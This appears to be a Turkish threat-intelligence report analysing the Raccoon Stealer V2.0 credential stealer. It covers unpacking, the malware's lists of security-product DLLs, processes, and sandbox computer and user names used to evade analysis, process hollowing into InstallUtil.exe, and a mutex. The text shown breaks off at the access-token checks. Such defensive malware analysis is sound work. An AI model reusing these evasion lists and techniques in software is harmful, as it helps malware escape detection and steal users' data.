



CYBER THREAT INTELLIGENCE



RACCOONSTEALER V2.0

TEKNİK ANALİZ RAPORU

İçindekiler

Yönetici Özeti	2
File.exe Analizi.....	3
Genel Bakış.....	3
Stage 2 Analizi.....	4
DLL Detection	4
Process Detection.....	5
Computer Name Detection	6
Username Detection	7
InstallUtil.exe Analizi	8
Genel Bakış.....	8
Dinamik Analiz	8
Getting API Function Address.....	8
String Çözümleme Algoritması	9
Process Access Detection	9
Request Verilerinin Oluşturulması	12
Network Analizi	13
Request Analizi	13
Respons Sonrası Analizi.....	15
Cihaz Bilgileri Alma	15
DLL Yükleme	18
Database İşlemleri	19
File Traversal Algorithm	20
Ek Analiz	21
Zararının Yaptığı SQL Sorguları	21
YARA Rule	22
MITRE ATTACK TABLE	23
Çözüm Önerileri	23

Yönetici Özeti

Raccoon Stealer V2.0, kötü niyetli bir yazılım olan Raccoon Stealer'ın gelişmiş bir sürümüdür. Bu zararlı yazılım, bilgisayar korsanlarının hedef bilgisayarlardaki hassas bilgileri çalmak ve kişisel bilgileri kötü niyetli amaçlar için kullanmak amacıyla kullanılmaktadır.

Raccoon Stealer V2.0'un özellikleri arasında kullanıcıların tarayıcı geçmişlerini, cerezlerini, oturum açma bilgilerini ve diğer hassas bilgileri çalma yeteneği bulunmaktadır. Raccoon Stealer V2.0'un etkileri, organizasyonlar için ciddi bir tehdit oluşturabilir. Bu kötü amaçlı yazılım, kuruluşların veri güvenliğini ciddi şekilde tehlkiye atabilir, itibarlarını zedeleyebilir ve mali zararlara neden olabilir.

Organizasyonlar, güclü bir güvenlik stratejisi benimseyerek ve kullanıcılarını bilinglendirerek Raccoon Stealer V2.0 gibi tehditlere karşı korunabilirler. Güvenlik yazılımlarının güncel tutulması, güclü şifreleme yöntemlerinin kullanılması ve düzenli güvenlik denetimleri yapılması, bu tür kötü amaçlı yazılımların etkilerini en aza indirmeye yardımcı olabilir.

Raccoon Stealer V2.0'un tespit edilmesi ve etkilerinin azaltılması için organizasyonlar, güvenlik uzmanlarından ve güvenlik yazılımlarından destek almalı ve sürekli izleme ve güncellemelerle tehditlerle başa çıkmak için hazır olmalıdır.

File.exe Analizi

Genel Bakış

SHA 256	1976859574585aac13a24b6696cec26479029a92334c721ec71492094a7edec3
Name	file.exe
File Type	PE32-EXE

Tablo 1 file.exe dosya bilgileri

The screenshot shows the assembly view of the debugger. The instruction at address 0054BA62 is highlighted in yellow and is a call to the VirtualProtect function. The assembly code is:

```

    push r11
    mov edx,dword ptr ds:[55C4B0]
    push edx
    call dword ptr ds:[<&GetProcAddress>]
    mov dword ptr ds:[<&VirtualProtect>],eax
    lea eax,dword ptr ss:[ebp-4]
    push eax
    push 40
    mov ecx,dword ptr ss:[ebp+C]
    push ecx
    mov edx,dword ptr ss:[ebp+8]
    push edx
    call dword ptr ds:[<&VirtualProtect>]
    mov esp,ebp
    pop ebp
    ret

```

The instruction at address 0054BA62 is `dword ptr [0055C4B8] <file.&VirtualProtect>=<kernel32.virtualProtect>`. The stack dump shows the current state of the stack.

Şekil 1 Çözümlenen kodun yazıldığı alan için çalıştırılabilir izni alınma işlemi

The screenshot shows the assembly view of the debugger. The instruction at address 00549DE9 is highlighted in yellow and is a call to the VirtualAlloc function. The assembly code is:

```

    stc
    push ds
    jmp file.549D083
    pushfd
    les edx,fword ptr ss:[ebp]
    mov dword ptr ss:[ebp-4],eax
    call dword ptr ss:[ebp-4]

```

The instruction at address 00549DE9 is `dword ptr [ebp-4]=[001AEF48]=025E0020`. The stack dump shows the current state of the stack.


Şekil 2 Çözümlenen kodun başlangıç adresine çağrı yapılması

Zararlıının paketlenmiş olduğu tespit edilmiş unpack edilmiştir.

Stage 2 Analizi

Bu aşamada zararının analiz tespit teknikleri uyguladığı tespit edilmiştir.

DLL Detection



Şekil 3 Çalışma anında çözümlenen dinamik kütüphane isimlerinin bilgisayar üzerindeki varlığının tespiti

Zararının bazı güvenlik ürünlerine ve sistemlerine ait DLL dosyalarını tespit etmeye çalıştığı gözlemlenmiştir. Tespit etmeye çalıştığı DLL'ler ve ait oldukları sistemler şu şekildedir:

CWSandbox	api_log.dll
	dir_watch.dll
	pstorec.dll
Sandboxie	sbieDII.dll
ThreatExpert	dbghelp.dll
Comodo	cmdvrt32.dll /cmdvrt64.dll
BullGuard	BgAgent.dll

Tablo 2 Kontrol edilen dinamik kütüphane dosyaları isimleri ve ait oldukları sistemler

Process Detection

The screenshot shows the assembly view of the Immunity Debugger. The assembly code for kernel32.dll is displayed, with several annotations:

- Registers:** CPU, Grafik, Günlük, Notlar, Kesme Noktalari, Hafzı, Yünl Çağrıları, SEH, Komut Dosyası, Semboller.
- Stack:** FPU Göster, EAX 75C374BF, EBX C47E7788, ECX 00000000, EDI FF000000, ESP 00199850, ESP+1 00199594, ESI E7978E2A, EDI C47E77FF.
- Memory Dump:** LastError 0000007E (ERROR_MOD_NOT_FOUND), LastStatus C0001135 (STATUS_DLL_NOT_FOUND).
- Code:** The assembly code includes instructions like mov, add, xor, cmp, and call. A specific instruction at address 0x265981F is highlighted in red: call 25E1FE0.
- Registers:** EIP 0265981F, EFLAGS 00000002, SF 0 PF 0 AF 0, OF 0 SF 0 DF 0, CF 0 TF 0 IF 1.
- Comments:** Varsayılan (stdcall).

Şekil 4 Arka planda çalışmakta olan process'lerin anlık görüntüsünün alınması

				FPU Göster
02654A00	08C2	or d1,al		EAX 75CD62D <kernel32.1strcmpiW>
02654A11	B8 B2E0F0160	mov eax,6001EB82		EBX C47E0000 L"BullGuardCore.exe"
02654A16	B9 035213FB	test d1,1		ECX 00000000 L"BullGuardCore.exe"
02654A18	FF0001	cmovne al,ecx		EDX 001995C4 L"[System Process]"
02654A1C	04E5C1	movw dword ptr ss:[ebp-30],eax		EBP 00199850 L"[System Process]"
02654A21	8945 D0	sub esp,4		ESP 00199594 &"[System Process]"
02654A24	E9 00160000	jmp 265AB29		ESI 00000001
02654A28	8B45 E0	pushad		EDI FFFFFFFF
02654A2C	C70424 01000000	movw dword ptr ss:[esp+1],eax	[esp]:L"[System Process]"	
02654A33	E8 98AD9FF	call 25F5100	[esp]:L"[System Process]"	
02654A37	8B45 E0	pushad	[esp]:L"[System Process]"	
02654A3B	E8 401B0000	add esp,4		EIP 0265A458
02654A40	83C4 04	mov ecx,dword ptr ss:[ebp-24]		EFLAGS 00000020
02654A43	8B4D 80	neg eax,dword ptr ss:[ecx]	[ebp-24]:L"BullGuardCore.exe"	OF 0 PF 0 AF 0
02654A46	8855 E0	mov edx,dword ptr ss:[ebp-20]	ecx:L"BullGuardCore.exe"	OF 0 SF 0 DF 0
02654A48	83C2 24	add edx,24	edx:[System Process]"	CF 0 TF 0 IF 1
02654A4B	8945 08	sub esp,8		
02654A51	891424	movw dword ptr ss:[esp],edx	[esp]:L"[System Process]"	LastError 0000007E (ERROR_MOD_NOT_FOUND)
02654A54	894C24 04	movw dword ptr ss:[esp+4],ecx	[esp+4]:L"BullGuardCore.exe"	LastStatus C0000135 (STATUS_DLL_NOT_FOUND)
02654A58	FF0001	call eax		Varsayılan (stdcall)
02654A5B	05F8 00	cmc al,0		1: [esp] 001995C4 L"[System Process]"
02654A5D	0F94C0	sete al,0		2: [esp+1] 00199594 L"BullGuardCore.exe"
02654A5F	<			3: [esp+1] 00000058

Şekil 5 Zararlarının kara listesinde bulunan process'leri arka planda çalışan process'leri sıra ile karşılaştırma işlemi


Şekil 6 Zararının kara listesinde bulunan process'leri arka planda çalışan process'leri sıra ile karşılaştırma işlemi

Zararının arka planda çalışan processleri kendi kara listesi ile karşılaştırduğu gözlemlenmiştir. Karşılaştırma yapılan process listesi şu şekildedir:

- fmon.exe
 - WRSA.exe
 - PSUAService.exe
 - BullGuardCore.exe

ECHO


Computer Name Detection



Şekil 7 Kurban bilgisayar adının çekilme işlemi

0267782A		Döküm1	Döküm2	Döküm4	Döküm3	Döküm5	İzle 1	İx=l Yerel Değişken
Adres	Hex	ASCII						
0019A2A4	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00
0019A2B4	37 00 53 00	49 00 4C 00	56 00 49 00	41 00 00 00	73 .I..L..V.I.A..			
0019A2C4	6B 00 6C 00	6F 00 66 00	65 00 5F 00	78 00 36 00	K.L.o.n.e._.X.6..			
0019A2D4	34 00 2D 00	70 00 63 00	00 00 00 00	49 00 6E 00	4..-p.c..I.n..			
0019A2E4	73 00 69 00	64 00 65 00	54 00 6D 00	00 00 00 00	s.i.d.e.T.m..			
0019A2F4	54 00 55 00	2D 00 34 00	4E 00 48 00	30 00 39 00	T.U.-4.N.H.O.9..			
0019A304	53 00 4D 00	43 00 47 00	31 00 48 00	43 00 00 00	S.M.C.G.1.H.C..			
0019A314	54 00 45 00	51 00 55 00	49 00 4C 00	41 00 42 00	T.E.Q.U.I.L.A.B..			
0019A324	4F 00 4F 00	4D 00 42 00	4F 00 4F 00	4D 00 00 00	O.O.M.B.O.O.M..			
0019A334	46 00 4F 00	52 00 54 00	49 00 4E 00	45 00 54 00	E.O.R.T.I.N.E.T..			
0019A344	00 00 00 00	57 00 49 00	4E 00 37 00	2D 00 54 00W.I.N.7.-T..			
0019A354	52 00 41 00	50 00 53 00	00 00 00 00	4D 00 55 00	R.A.P.S....M.U..			
0019A364	45 00 4C 00	4C 00 45 00	52 00 2D 00	50 00 43 00	E.L.L.E.R.-P.C..			
0019A374	00 00 00 00	48 00 41 00	4E 00 53 00	50 00 45 00H.A.N.S.P.E..			
0019A384	54 00 45 00	52 00 2D 00	50 00 43 00	00 00 00 00	T.E.R.-P.C..			
0019A394	AA 00 4F 00	48 00 4E 00	2D 00 50 00	43 00 00 00	J.O.H.N.-P.C..			
0019A3A4	53 00 41 00	4E 00 44 00	42 00 4F 00	58 00 00 00	S.A.N.D.B.O.X..			
0019A3B4	74 00 7A 00	00 00 00 00	4E 00 66 00	5A 00 74 00	t.z....N.F.Z.t..			
0019A3C4	46 00 62 00	50 00 66 00	48 00 00 00	68 00 66 00	F.b.P.F.H..h.f..			
0019A3D4	76 00 64 00	68 00 78 00	00 00 00 00	45 00 4C 00	v.d.h.x....E.L..			
0019A3E4	49 00 43 00	5A 00 00 00	FO A3 19 00	OF 00 00 00	I.C.Z....ð£....			
0019A3F4	57 00 49 00	4E 00 2D 00	4C 00 31 00	4B 00 44 00	W.I.N.-L.1.K.D..			

Şekil 8 Çözümleme sonrası bilgisayar isimlerinin bulunduğu kara liste



Şekil 9 Listedede bulunan bilgisayar isimlerini sıra ile kurban bilgisayar adı ile karşılaştırma işlemi


Zararlıının bir isim listesi çözümlemesi yaptığı ve bulunduğu bilgisayarın adı ile karşılaştırıldığı gözlemlenilmiştir. Çözümlenen bilgisayar adları:

SANDBOX	JOHN-PC	HANSPETER-PC	MUELLER-PC
WIN7-TRAPS	FORTINET	TEQUILABOOMBOOM	TU-4NH09SMCG1HC
InsideTm	klone_x64-pc	7SILVIA	tz
NfZt	FbPfH	hfvdhx	ELICZ

Tablo 3 Çözümlenen bilgisayar adları

ECHO


Username Detection



Şekil 10 Kullanıcı adının alınma işlemi

0019A0D8	E4 A0 19 00	E4 A0 19 00	E4 A0 19 00	54 00 45 00	à . . à . . T. E.
0019A0E8	51 00 55 00	49 00 4C 00	41 00 42 00	4F 00 4F 00	Q. U. I. L. A. B. O. O.
0019A0F8	4D 00 42 00	4F 00 4F 00	4D 00 00 00	73 00 61 00	M. B. O. M. S. a.
0019A108	6E 00 64 00	62 00 6F 00	78 00 00 00	74 00 69 00	n. d. b. o. x. t. i.
0019A118	5D 00 6D 00	79 00 00 00	4A 00 6F 00	68 00 6E 00	m. m. y. . J. o. h. n.
0019A128	20 00 44 00	6F 00 65 00	00 00 00 00	77 00 69 00	. D. o. e. . . . w. i.
0019A138	6C 00 62 00	65 00 72 00	74 00 00 00	76 00 69 00	T. b. e. r. t. . . v. i.
0019A148	72 00 75 00	73 00 63 00	6C 00 6F 00	6E 00 65 00	r. u. s. c. l. o. n. e.
0019A158	00 00 00 00	73 00 6E 00	6F 00 72 00	74 00 00 00	. . . s. n. o. r. t.
0019A168	41 00 6E 00	64 00 79 00	00 00 00 00	76 00 69 00	A. n. d. y. . . . v. i.
0019A178	72 00 75 00	73 00 65 00	74 00 65 00	73 00 74 00	r. u. s. t. e. s. t.
0019A188	20 00 75 00	73 00 65 00	72 00 00 00	6D 00 61 00	u. s. e. r. . . . m. a.
0019A198	6C 00 74 00	65 00 73 00	74 00 00 00	6D 00 61 00	l. t. e. s. t. . . . m. a.
0019A1A8	6C 00 77 00	61 00 72 00	65 00 00 00	73 00 61 00	l. w. a. r. e. . . s. a.
0019A1B8	5E 00 64 00	20 00 62 00	6F 00 78 00	00 00 00 00	n. d. . b. o. x. . . .
0019A1C8	50 00 65 00	74 00 65 00	72 00 20 00	57 00 69 00	P. e. t. e. r. . . . w. i.
0019A1D8	6C 00 73 00	6F 00 6E 00	00 00 00 00	6D 00 69 00	l. s. o. n. . . . m. i.
0019A1E8	6C 00 6F 00	7A 00 73 00	00 00 00 00	4D 00 69 00	l. o. z. s. . . . M. i.
0019A1F8	6C 00 6C 00	65 00 72 00	00 00 00 00	4A 00 6F 00	l. l. e. r. . . . j. o.
0019A208	68 00 6E 00	73 00 6F 00	6E 00 00 00	49 00 54 00	h. n. s. o. n. . . I. T.
0019A218	2D 00 41 00	44 00 4D 00	49 00 4E 00	00 00 00 00	- A. D. M. I. N. . . .
0019A228	48 00 6F 00	6E 00 67 00	20 00 4C 00	65 00 65 00	H. o. n. g. . . . L. e. e.
0019A238	00 00 00 00	48 00 41 00	50 00 55 00	42 00 57 00	.. . H. A. P. U. B. W.
0019A248	53 00 00 00	45 00 6D 00	69 00 6C 00	79 00 00 00	S. . . E. m. i. l. y. . .
0019A258	43 00 75 00	72 00 72 00	65 00 6E 00	24 00 55 00	C. u. r. r. e. n. t. U.
0019A268	73 00 65 00	72 00 00 00	B4 A2 19 00	B4 A2 19 00	s. e. r. . . . C. . . .
0019A278	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	B4 A2 19 00	.. . C. . . . C. . . .

Şekil 11 Çözümleme sonrası kullanıcı adı kara listesi



Şekil 12 Listedeki bulunan kullanıcı adlarının karşılaştırılma işlemi

Zararlıının ayrıca username listesi çözümlediğini ve bulunduğu bilgisayarın kullanıcı adı ile karşılaştırıldığı tespit edilmiştir. Karşılaştırılan kullanıcı adları:

CurrentUser	sandbox	Emily	HAPUBWS
Hong Lee	IT-ADMIN	Johnson	Miller
TEQUILABOOMBOOM	milozs	Peter Wilson	sand box
malware	maltest	test user	virus
Andy	snort	virusclone	wilbert
virusClone	John Doe	timmy	

Tablo 4 Kontrol edilen kullanıcı isimleri

Zararlıının "C:\Windows\Microsoft.NET\Framework64\v4. 0.30319\InstallUtil.exe" çalıştırılabilir dosyasına ProcessHollowing teknigi ile zararlı kod çalıştırıldığı tespit edilmiştir.

InstallUtil.exe Analizi


Genel Bakış

SHA256	6052F7D7832F6EDDF1BA8309F189FCCCB9917128D216FC1C181327B3DEBDEDAC
Name	InstallUtil.exe
File Type	PE32-EXE

Tablo 5 InstallUtil.exe dosya bilgileri

Dinamik Analiz

Getting API Function Address



Şekil 13 Kullanılacak API'lerin adreslerinin çekilmesi

Kullanacağı API Fonksiyonlarının adreslerini aldığı tespit edilmiştir. Adreslerini aldığı fonksiyonlar şu şekildedir:

GetFileSize	GetDriveType	GetFileSize	GetDriveType
GetModuleFileNameW	GetSystemInfo	GetModuleFileNameW	GetSystemInfo
wideCharToMultiByte	ShellExecuteW	wideCharToMultiByte	ShellExecuteW
PathMatchSpecW	InternetReadFile	PathMatchSpecW	InternetReadFile
HttpSendRequestW	HttpQueryInfoA	HttpSendRequestW	HttpQueryInfoA


Tablo 6 Adresleri alınan API'ler



Şekil 14 Mutex oluşturulması


Ayrıca Zararının **"264782971_qj5tS2bD5fD1nZ5kD2kV"** adında bir mutex oluşturduğu tespit edilmiştir.

String Çözümleme Algoritması




Şekil 15 Sıtring ifadelerin çözümlenme algoritması

Process Access Detection




Şekil 16 Bulunulan process'in Access token bilgisinin alınması

ECHO



Şekil 17 Karşılaştırma içim SID bilgisinin çekilmesi

